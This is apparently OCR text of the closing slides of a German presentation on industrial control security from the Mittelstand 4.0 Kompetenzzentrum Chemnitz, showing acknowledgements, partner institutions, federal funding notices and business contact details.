
Google
- https://www.google.de

Industrielle Steuerungen

Was ist zu tun?

Industrielle Steuerungen

Was ist zu tun?



Mittelstand 4.0 Kompetenzzentrum Chemnitz

Betrieb 4.0 machen!

Mittelstand-Digital

Gefördert durch:
Bundesministerium für Wirtschaft und Energie
aufgrund eines Beschlusses des Deutschen Bundestages

... für Ihre Aufmerksamkeit und

Vielen Dank

Vielen Dank
Vielen Dank

Herrn Andreas Seiler von der HSASec – Forschungsgruppe für IT-Security und Digitale Forensik an der Hochschule Augsburg für die Unterstützung.

TECHNISCHE UNIVERSITÄT CHEMNITZ

Fraunhofer IWU

ICM Institut Chemnitzer Maschinen- und Anlagenbau e.V.

IHK Industrie- und Handelskammer Chemnitz

tti TECHNOLOGIETRANSFER UND INNOVATIONSFÖRDERUNG MAGDEBURG GmbH

Mittelstand 4.0 Kompetenzzentrum Chemnitz

Betrieb 4.0 machen!

Mittelstand-Digital

Gefördert durch:
Bundesministerium für Wirtschaft und Energie
aufgrund eines Beschlusses des Deutschen Bundestages

Mittelstand 4.0-Kompetenzzentrum Chemnitz

c/o tti Technologietransfer und Innovationsförderung Magdeburg GmbH
Bruno-Wille-Straße 9
39108 Magdeburg

Roland Hallau
0391 7443524
rhallau@tti-md.de

Andreas Neuenfels
0391 7443523
aneuenfels@tti-md.de

David Wagner
0391 7443528
dwagner@tti-md.de

Mike Wäsche
0391 7443534
mwaesche@tti-md.de

TECHNISCHE UNIVERSITÄT CHEMNITZ

Fraunhofer IWU

ICM Institut Chemnitzer Maschinen- und Anlagenbau e.V.

IHK Industrie- und Handelskammer Chemnitz

tti TECHNOLOGIETRANSFER UND INNOVATIONSFÖRDERUNG MAGDEBURG GmbH

Mittelstand 4.0 Kompetenzzentrum Chemnitz

Betrieb 4.0 machen!

Mittelstand-Digital

Gefördert durch: Bundesministerium für Wirtschaft und Energie aufgrund eines Beschlusses des Deutschen Bundestages

Mittelstand 4.0-Kompetenzzentrum Chemnitz

c/o Technische Universität Chemnitz

09107 Chemnitz

Tel.: +49 (371) 531 19935

Fax.: +49 (371) 531 819935

E-Mail: info@betrieb-machen.de

Web: betrieb-machen.de

kompetenzzentrum-chemnitz.digital

TECHNISCHE UNIVERSITÄT CHEMNITZ

Fraunhofer IWU

ICM Institut Chemnitzer Maschinen- und Anlagenbau e.V.

IHK Industrie- und Handelskammer Chemnitz

tti TECHNOLOGIETRANSFER UND INNOVATIONSFÖRDERUNG MAGDEBURG GmbH

- Das Mittelstand 4.0-Kompetenzzentrum Chemnitz gehört zu Mittelstand-Digital. Mit Mittelstand-Digital unterstützt das Bundesministerium für Wirtschaft und Energie die Digitalisierung in kleinen und mittleren Unternehmen und dem Handwerk.
- Mittelstand-Digital informiert kleine und mittlere Unternehmen über die Chancen und Herausforderungen der Digitalisierung. Regionale Kompetenzzentren helfen vor Ort dem kleinen Einzelhändler genauso wie dem größeren Produktionsbetrieb mit Expertenwissen, Demonstrationszentren, Netzwerken zum Erfahrungsaustausch und praktischen Beispielen. Das Bundesministerium für Wirtschaft und Energie ermöglicht die kostenlose Nutzung aller Angebote von Mittelstand-Digital. Weitere Informationen finden Sie unter www.mittelstand-digital.de